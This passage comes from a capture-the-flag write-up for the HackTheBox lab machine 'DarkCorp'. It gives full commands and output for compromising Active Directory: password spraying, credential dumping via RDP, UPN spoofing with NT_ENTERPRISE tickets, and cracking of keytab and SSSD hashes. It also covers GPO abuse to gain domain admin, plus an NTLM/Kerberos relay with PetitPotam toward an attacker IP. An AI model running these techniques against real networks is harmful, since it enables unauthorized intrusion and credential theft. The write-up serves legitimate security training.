    enable32BitAppOnWin64:"false"
    managedRuntimeVersion:"v4.0"
    managedRuntimeLoader:"webengine4.dll"
    enableConfigurationOverride:"true"
    managedPipelineMode:"Integrated"
    CLRConfigFile:""
    passAnonymousToken:"true"
    startMode:"OnDemand"
    [processModel]
      identityType:"SpecificUser"
      userName:"darkcorp\svc_acc"
      password:"REDACTED"
      requestQueueDelegatorIdentity:""
      loadUserProfile:"false"
      setProfileEnvironment:"true"
      logonType:"LogonBatch"
      manualGroupMembership:"false"
      idleTimeout:"00:20:00"
      ........
With this command we are able to retrieve the svc_acc password
Spray the password
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
kerbrute passwordspray --domain "darkcorp.htb" --dc 172.16.20.1 users.txt 'REDACTED'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/14/25 - Ronnie Flathers @ropnop

2025/06/14 00:41:57 >  Using KDC(s):
2025/06/14 00:41:57 >  	172.16.20.1:88

2025/06/14 00:41:57 >  [+] VALID LOGIN:	 svc_acc@darkcorp.htb:REDACTED
2025/06/14 00:41:57 >  [+] VALID LOGIN:	 svc_acc@darkcorp.htb:REDACTED
But the password doesn’t work anywhere
Windows Credentials Manager
After multiple enumerations, i listed all the PowerShell modules on the machine
1
2
3
PS C:\temp> Get-Module -List

Binary     2.0        CredentialManager                   {Get-StoredCredential, New-StoredCredential, Remove-StoredCredential, Get-StrongPassword}
This one is interesting, it allows us to manage Windows credentials via PowerShell, using the Windows Credential Manager
So we should list with Get-StoredCredential but it won’t work
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\temp> Get-StoredCredential
CredEnumerate failed with the error code 1312.
At line:1 char:1
+ Get-StoredCredential
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [Get-StoredCredential], Exception
    + FullyQualifiedErrorId : 1,PSCredentialManager.Cmdlet.GetStoredCredential
This is because CredentialManager module uses the Windows Credential Manager, which stores credentials in the local user context
We can therefore setup a Scheduled Task to dump the password but my skill issue prevented me from doing it so i did it with an another way
So i opened the rdp port, enabled rdp and then i was able to dump the password
1
2
3
4
5
PS C:\temp> New-NetFirewallRule -DisplayName "Allow RDP" -Direction Inbound -Protocol TCP -LocalPort 3389 -Action Allow

PS C:\temp> New-NetFirewallRule -DisplayName "Allow RDP" -Direction Outbound -Protocol TCP -LocalPort 3389 -Action Allow

Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server" -Name "fDenyTSConnections" -Value 0
1
2
3
nxc rdp 172.16.20.2 -u 'Administrator' -p 'REDACTED' --local-auth
RDP         172.16.20.2     3389   WEB-01           [*] Windows 10 or Windows Server 2016 Build 20348 (name:WEB-01) (domain:WEB-01) (nla:True)
RDP         172.16.20.2     3389   WEB-01           [+] WEB-01\Administrator:REDACTED (admin)
Why it doesn’t work with WinRM and not with RDP ?
WinRM is a specific network service with strict security rules - Often, we won’t have access to user session secrets or credentials via WinRM because the session is “non-interactive” and isolated
RDP opens a full interactive session on the remote machine - This is a “normal” user session with the entire environment loaded, including access to user data and contexts
1
xfreerdp /u:"Administrator" /p:'But_Lying_Aid9!' /v:"172.16.20.2" /cert-ignore
You will arrive at the SConfig interface on Windows Server 2022
You can just “bypass” this by choosing option 15 to open a powershell shell
1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\Users\Administrator> Get-StoredCredential

UserName                          Password
--------                          --------
Administrator System.Security.SecureString

PS C:\Users\Administrator> $cred = Get-StoredCredential
>>
>> $BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($cred.Password)
>> $PlainPassword = [System.Runtime.InteropServices.Marshal]::PtrToStringBSTR($BSTR)
>>
>> Write-Output $PlainPassword
REDACTED
Spray the password
1
2
3
4
nxc smb 172.16.20.1 -u users.txt -p 'REDACTED'
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)

SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\john.w:REDACTED
Spoofing Domain Users On GSSAPI Authentication
John.w has GenericWrite on Angela.w and there is a LINUX_ADMINS group
This made me think of this post
If you have some rights such as GenericWrite on a domain user, you can edit the attribute userPrincipalName
This attribute is utilized by NT_ENTERPRISE (NT_ENTERPRISE is a name-type) through which we can spoof domain users
And here is the simplified version, which comes from the pentestpartners.com post
Active Directory uses a somewhat complex search algorithm to find which user will be used for authentication purposes when searching for principals within the realm. The algorithm can be found here. I have tried to simply the algorithm in the form of a flow diagram below.

Ok now let’s start the attack
First of all, we need to pwn angela.w, we just need to do a shadowcreds attack to get her nt hash then we will change her password to make our life easier
1
2
3
4
5
6
7
8
9
10
11
12
13
14
certipy shadow auto -username "john.w@darkcorp.htb" -p 'REDACTED' -account 'angela.w' -dc-ip 172.16.20.1 -debug

[*] NT hash for 'angela.w': 95..7a

changepasswd.py darkcorp.htb/'angela.w'@172.16.20.1 -hashes :'95...7a' -newpass 'Toto01!'
Impacket v0.13.0.dev0+20240918.213844.ac790f2b - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of darkcorp.htb\angela.w
[*] Connecting to DCE/RPC as darkcorp.htb\angela.w
[*] Password was changed successfully.

nxc smb 172.16.20.1 -u angela.w -p 'Toto01!'
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\angela.w:Toto01!
Modify userPrincipalName with a .ldif file
First we look at the CN
1
2
3
4
5
6
7
8
9
10
11
12
ldapsearch -H ldap://DC-01.darkcorp.htb -x -D "john.w@darkcorp.htb" -w 'REDACTED' -b "DC=darkcorp,DC=htb" "(sAMAccountName=angela.w)" dn

# extended LDIF
#
# LDAPv3
# base <DC=darkcorp,DC=htb> with scope subtree
# filter: (sAMAccountName=angela.w)
# requesting: dn
#

# Angela Williams, Users, darkcorp.htb
dn: CN=Angela Williams,CN=Users,DC=darkcorp,DC=htb
This gives us this .ldif file
1
2
3
4
dn: CN=Angela Williams,CN=Users,DC=darkcorp,DC=htb
changetype: modify
replace: userPrincipalName
userPrincipalName: angela.w.adm
Modify the attribute
1
2
3
ldapmodify -H ldap://DC-01.darkcorp.htb -a -x -D "john.w@darkcorp.htb" -w 'REDACTED' -f toto.ldif

modifying entry "CN=Angela Williams,CN=Users,DC=darkcorp,DC=htb"
And verify
1
2
3
ldapsearch -H ldap://DC-01.darkcorp.htb -x -D "john.w@darkcorp.htb" -w 'REDACTED' -b "DC=darkcorp,DC=htb" "(sAMAccountName=angela.w)" userPrincipalName | grep -i userPrincipalName

userPrincipalName: angela.w.adm
Now we need to modify our /etc/ssh/sshd_config and our /etc/krb5.conf files
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
----- Modify this in /etc/ssh/sshd_config -----

# Kerberos options
KerberosAuthentication yes
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
GSSAPIAuthentication yes
GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no

----- Modify this in /etc/krb5.conf -----

[libdefaults]
    default_realm = DARKCORP.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = true

# The following krb5.conf variables are only for MIT Kerberos.
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
        rdns = false

[realms]
    DARKCORP.HTB = {
        kdc = dc-01.darkcorp.htb
        admin_server = dc-01.darkcorp.htb
    }

[domain_realm]
    .darkcorp.htb = DARKCORP.HTB
    darkcorp.htb = DARKCORP.HTB
Ask the tgt with /principaltype:enterprise
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
[server] sliver (PROFITABLE_GEAR) > rubeus asktgt /user:angela.w.adm /password:Toto01! /principaltype:enterprise /nowrap

[*] rubeus output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: darkcorp.htb
[*] Using rc4_hmac hash: 65E64C5436E1B9F712222DAE82739CE9
[*] Building AS-REQ (w/ preauth) for: 'darkcorp.htb\angela.w.adm'
[*] Using domain controller: 172.16.20.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFa...0Yg==

  ServiceName              :  krbtgt/darkcorp.htb
  ServiceRealm             :  DARKCORP.HTB
  UserName                 :  angela.w.adm (NT_ENTERPRISE)
  UserRealm                :  DARKCORP.HTB
  StartTime                :  6/14/2025 3:57:52 AM
  EndTime                  :  6/14/2025 1:57:52 PM
  RenewTill                :  6/21/2025 3:57:52 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  j96O/Gt4WTYELZUGHyqDuA==
  ASREP (key)              :  65E64C5436E1B9F712222DAE82739CE9

echo "doI...h0Yg==" | base64 -d > angela.w.adm.kirbi

ticketConverter.py angela.w.adm.kirbi angela.w.adm.ccache
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done

export KRB5CCNAME=angela.w.adm.ccache

klist

Ticket cache: FILE:angela.w.adm.ccache
Default principal: angela.w.adm@DARKCORP.HTB

Valid starting       Expires              Service principal
06/14/2025 13:44:15  06/14/2025 23:44:15  krbtgt/DARKCORP.HTB@DARKCORP.HTB
	renew until 06/15/2025 13:47:19
And now we can ssh
1
ssh -v -K angela.w.adm@DRIP.DARKCORP.HTB
ℹ️Note
It may not work with Rubeus for reasons I don't know (skill issue) - So you can use a PR for impacket-getTGT
python3 getTGT.py darkcorp.htb/'angela.w.adm':'Toto01!' -dc-ip 172.16.20.1 -principal NT_ENTERPRISEPrivesc on Linux machine and grab taylor.b.adm ticket
Since angela.w.adm is in the linux_admin group, we can therefore deduce that we can execute whatever we want as root
1
2
3
4
5
6
7
8
9
10
11
angela.w.adm@drip:/$ sudo -l
Matching Defaults entries for angela.w.adm on drip:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User angela.w.adm may run the following commands on drip:
    (ALL : ALL) NOPASSWD: ALL

angela.w.adm@drip:/$ sudo su

root@drip:/# whoami
root
The shell can be a little slow so we will put our ssh key
1
2
3
4
5
ssh-keygen -t rsa -f id_rsa

root@drip:~/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCt/Hjd9I5ZRm3XJj/gCeVGXt2Fy/yrje96IHrQwLiT6R9noVmS2spgHlT/HJZE6cTAqymL0KffFs44WqhCIJ4tJeoPAYEMp4+fgyI8vdSLWNqxYnB6SdWawKGatqepmWR1fHU4CEpXV8MGX+hhHY7tP34AfTacah3zGgzML6r485/fi3Tac+OlZd2MsU0hANGupLHlwidbunz7zz4kLifLG16NSDbBiOkX2vfnYjYQKijLv9Q3BCYeixbzD48/y7sclL3zWKqCZYnueZ9IzBp8Jr5YjzKly29tXob6AjBQCx2iDx8hB9X9gNnWZIDt+LWFrYJt7I+7YlcprWu/4sgFSfAnkb9Dmkb8e6+aeUk8Rpq4fDBmErXC8i2/Vjuj2dXkoKr1NUsjWoSUayBcYkVz5BnoGvv4/dATitJfUxohPO5WqeAJm3cZpya6mU00m3nnnm5/xcln0GBGrVm8T95to9YsfBzyDAq4pfqrim1yB8Yh/q2/0ldkT6BxpsO1Bkc= root@exegol-htb" > authorized_keys

ssh -i id_rsa root@drip.htb
We will now try to look for credentials to return on the windows machines
1
2
3
4
5
6
7
8
9
10
11
12
13
root@drip:~# ls -la /etc/krb5.keytab
-rw------- 1 root root 2394 Jun 14 02:44 /etc/krb5.keytab

root@drip:~# python3 keytab.py /etc/krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
	REALM : DARKCORP.HTB
	SERVICE PRINCIPAL : DRIP$/
	NTLM HASH : ef...99
	AES-256 HASH : ad...2c5a
	AES-128 HASH : 9e...31e
Ok, but that doesn’t help us much - Among the 2 users who are in the linux_admins group there is one who can give us a quick win on the dc
This is taylor.b.adm - We can try to redo the same process but with taylor instead of angela - And maybe we can have his ticket in order to authenticate on the dc as taylor
Ok so redo exactly the same process (i’m going to use the PR instead of rubeus)
Change the .ldif file like that
1
2
3
4
dn: CN=Angela Williams,CN=Users,DC=darkcorp,DC=htb
changetype: modify
replace: userPrincipalName
userPrincipalName: TAYLOR.B.ADM
1
2
3
4
5
6
7
8
9
10
11
12
ldapmodify -H ldap://DC-01.darkcorp.htb -a -x -D "john.w@darkcorp.htb" -w 'REDACTED' -f ../../toto.ldif

modifying entry "CN=Angela Williams,CN=Users,DC=darkcorp,DC=htb"

python3 getTGT.py darkcorp.htb/'taylor.b.adm':'Toto01!' -dc-ip 172.16.20.1 -principal NT_ENTERPRISE
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in taylor.b.adm.ccache

export KRB5CCNAME=taylor.b.adm.ccache

ssh -K taylor.b.adm@DRIP.DARKCORP.HTB
Check for tickets in /tmp
1
2
3
taylor.b.adm@drip:/$ ls -la /tmp

-rw-------  1 taylor.b.adm domain users    1368 Jun 14 06:34 krb5cc_1730414101_XXXXiRVDJ0

Now we just have to request a service ticket to be able to connect to the SMB
1
2
3
4
taylor.b.adm@drip:/$ base64 /tmp/krb5cc_1730414101_XXXXiRVDJ0
BQQAA...+8AAAAA

echo "BQQA...+8AAAAA" | base64 -d > taylor.b.adm.ccache
1
2
3
4
5
6
7
8
9
10
getST.py -spn "cifs/DC-01.darkcorp.htb" -k -no-pass -dc-ip "dc-01.darkcorp.htb" "darkcorp.htb"/'taylor.b.adm'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Using TGT from cache
[*] Getting ST for user
[*] Saving ticket in taylor.b.adm.ccache

nxc smb 172.16.20.1 --use-kcache
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\taylor.b.adm from ccache
But in reality we can’t do anything like that because we will get an invalid creds error no matter what we try
We will therefore return to drip to dig deeper
sssd.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@drip:/var/lib/sss/pubconf# find / -type f -name 'sssd.conf' 2>/dev/null

/etc/sssd/sssd.conf

root@drip:/var/lib/sss/pubconf# cat /etc/sssd/sssd.conf

[sssd]
services = nss, pam
domains = darkcorp.htb

[domain/darkcorp.htb]
id_provider = ad
cache_credentials = True
auth_provider = ad
access_provider = simple
default_shell = /bin/bash
use_fully_qualified_names= False
krb5_store_password_if_offline = True
simple_allow_groups = linux_admins
cache_credentials = True is interesting, it indicates that SSSD will locally cache credentials, to allow authentication even when there is no connection to the domain controller
This means that the credentials of users who have already logged in are stored locally, in /var/lib/sss/db/
1
2
3
4
5
6
7
8
9
root@drip:/var/lib/sss/db# strings cache_darkcorp.htb.ldb

nitgrExpireTimestamp
ccacheFile
FILE:/tmp/krb5cc_1730414101_B5njUL
cachedPassword
$6$5w...7n5.
cachedPasswordType
lastCachedPasswordChan
Before before running john on it, we will first look at how many characters are required for a password in the AD
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
nxc smb 172.16.20.1 -u victor.r -p "REDACTED" --pass-pol
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\victor.r:REDACTED
SMB         172.16.20.1     445    DC-01            [+] Dumping password info for domain: darkcorp
SMB         172.16.20.1     445    DC-01            Minimum password length: 7
SMB         172.16.20.1     445    DC-01            Password history length: 24
SMB         172.16.20.1     445    DC-01            Maximum password age: 41 days 23 hours 53 minutes
SMB         172.16.20.1     445    DC-01
SMB         172.16.20.1     445    DC-01            Password Complexity Flags: 000001
SMB         172.16.20.1     445    DC-01                Domain Refuse Password Change: 0
SMB         172.16.20.1     445    DC-01                Domain Password Store Cleartext: 0
SMB         172.16.20.1     445    DC-01                Domain Password Lockout Admins: 0
SMB         172.16.20.1     445    DC-01                Domain Password No Clear Change: 0
SMB         172.16.20.1     445    DC-01                Domain Password No Anon Change: 0
SMB         172.16.20.1     445    DC-01                Domain Password Complex: 1
SMB         172.16.20.1     445    DC-01
SMB         172.16.20.1     445    DC-01            Minimum password age: 1 day 4 minutes
SMB         172.16.20.1     445    DC-01            Reset Account Lockout Counter: 30 minutes
SMB         172.16.20.1     445    DC-01            Locked Account Duration: 30 minutes
SMB         172.16.20.1     445    DC-01            Account Lockout Threshold: None
SMB         172.16.20.1     445    DC-01            Forced Log off Time: Not Set
We can therefore remove all rockyou passwords that have less than 7 characters
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
def filter_and_sort_words(input_file, output_file):
    with open(input_file, 'r', encoding='latin-1') as f:
        content = f.read()

    words = content.split()

    filtered_words = [word for word in words if len(word) >= 7]

    sorted_words = sorted(set(filtered_words), key=str.lower)

    with open(output_file, 'w', encoding='utf-8') as f:
        for word in sorted_words:
            f.write(word + '\n')

if __name__ == '__main__':
    input_path = '/usr/share/wordlists/rockyou.txt'
    output_path = 'rockyou7.txt'
    filter_and_sort_words(input_path, output_path)
1
2
3
python3 filter7.py

john --wordlist=rockyou7.txt hash.txt
1
2
3
nxc smb 172.16.20.1 -u taylor.b.adm -p 'REDACTED'
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\taylor.b.adm:REDACTED
GPO to the win
taylor.b.adm is in GPO_MANAGER and this group have GenericWrite on the GPO - SECURITYUPDATES
We can use this to create an evil policy that will schedule task to add a user to the administrators local group administrator
Let’s add victor.r
1
python3 pygpoabuse.py darkcorp.htb/'taylor.b.adm':'REDACTED' -gpo-id "652CAE9A-4BB7-49F2-9E52-3361F33CE786" -command 'net localgroup administrators victor.r /add'
We need to wait a bit - and WinRm
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
evil-winrm -u 'victor.r' -p 'REDACTED' -i 172.16.20.1

Evil-WinRM shell v3.6

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\victor.r\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

*Evil-WinRM* PS C:\Users\victor.r\Documents> hostname
DC-01

*Evil-WinRM* PS C:\Users\victor.r\Documents> cat /users/administrator/desktop/root.txt
d5...f1

Beyond Root
There were 2 other ways to finish the box that was unintended, one that was patched and another that can’t be patched but is useless if you want to do the box seriously
1st unintended
When adding the dns to do the kerberos relay - When the box came out, it was possible to add the same dns but for dc-01, the attack was therefore this one
1
2
3
4
5
6
7
8
9
10
11
12
13
# add the dns

python3 ntlmrelayx.py -t ldaps://172.16.20.1 --delegate-access -smb2support --no-dump --add-dns-record 'DC-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' '10.10.14.6'

# cut the ntlmrelayx and setup krbrelayx (but with dc-01)

python3 krbrelayx.py -t "https://dc-01.darkcorp.htb/certsrv/certfnsh.asp" --adcs --template 'Machine' -v 'DC-01$'

petitpotam.py -u 'victor.r' -p 'REDACTED' -d darkcorp.htb 'DC-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 172.16.20.1 -pipe all -dc-ip '172.16.20.1'

export KRB5CCNAME=DC-01.ccache

nxc smb 172.16.20.1 --use-kcache --ntds
That allows us to skip a significant part of the box - But it’s patched
2nd unintended
If you was very lost at one point in the box, you could check the password policy
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
nxc smb 172.16.20.1 -u victor.r -p "victor1gustavo@#" --pass-pol
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\victor.r:victor1gustavo@#
SMB         172.16.20.1     445    DC-01            [+] Dumping password info for domain: darkcorp
SMB         172.16.20.1     445    DC-01            Minimum password length: 7
SMB         172.16.20.1     445    DC-01            Password history length: 24
SMB         172.16.20.1     445    DC-01            Maximum password age: 41 days 23 hours 53 minutes
SMB         172.16.20.1     445    DC-01
SMB         172.16.20.1     445    DC-01            Password Complexity Flags: 000001
SMB         172.16.20.1     445    DC-01                Domain Refuse Password Change: 0
SMB         172.16.20.1     445    DC-01                Domain Password Store Cleartext: 0
SMB         172.16.20.1     445    DC-01                Domain Password Lockout Admins: 0
SMB         172.16.20.1     445    DC-01                Domain Password No Clear Change: 0
SMB         172.16.20.1     445    DC-01                Domain Password No Anon Change: 0
SMB         172.16.20.1     445    DC-01                Domain Password Complex: 1
SMB         172.16.20.1     445    DC-01
SMB         172.16.20.1     445    DC-01            Minimum password age: 1 day 4 minutes
SMB         172.16.20.1     445    DC-01            Reset Account Lockout Counter: 30 minutes
SMB         172.16.20.1     445    DC-01            Locked Account Duration: 30 minutes
SMB         172.16.20.1     445    DC-01            Account Lockout Threshold: None
SMB         172.16.20.1     445    DC-01            Forced Log off Time: Not Set
On bloodhound we saw that with taylor.b.adm it was a quickwin, so we tried to bruteforce (by filtering rockyou first) - With kerbrute we obtained his password
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
def filter_and_sort_words(input_file, output_file):
    with open(input_file, 'r', encoding='latin-1') as f:
        content = f.read()
    words = content.split()
    filtered_words = [word for word in words if len(word) >= 7]
    sorted_words = sorted(set(filtered_words), key=str.lower)
    with open(output_file, 'w', encoding='utf-8') as f:
        for word in sorted_words:
            f.write(word + '\n')


if __name__ == '__main__':
    input_path = '/usr/share/wordlists/rockyou.txt'
    output_path = 'rockyou7.txt'
    filter_and_sort_words(input_path, output_path)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
kerbrute bruteuser --domain "darkcorp.htb" --dc 'DC-01.darkcorp.htb' rockyou7.txt taylor.b.adm

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/14/25 - Ronnie Flathers @ropnop

2025/06/14 17:57:52 >  Using KDC(s):
2025/06/14 17:57:52 >  	DC-01.darkcorp.htb:88

2025/06/14 17:59:49 >  [+] VALID LOGIN:	 taylor.b.adm@darkcorp.htb:REDACTED
I’m just putting this here because it was to show all the ways to finish the box but honestly bruteforce the account is useless if you want to learn something from the box - This is a very, very good box and i highly recommend it !
If you have any questions, you can dm me on twitter or on discord at : ‘ethicxz.’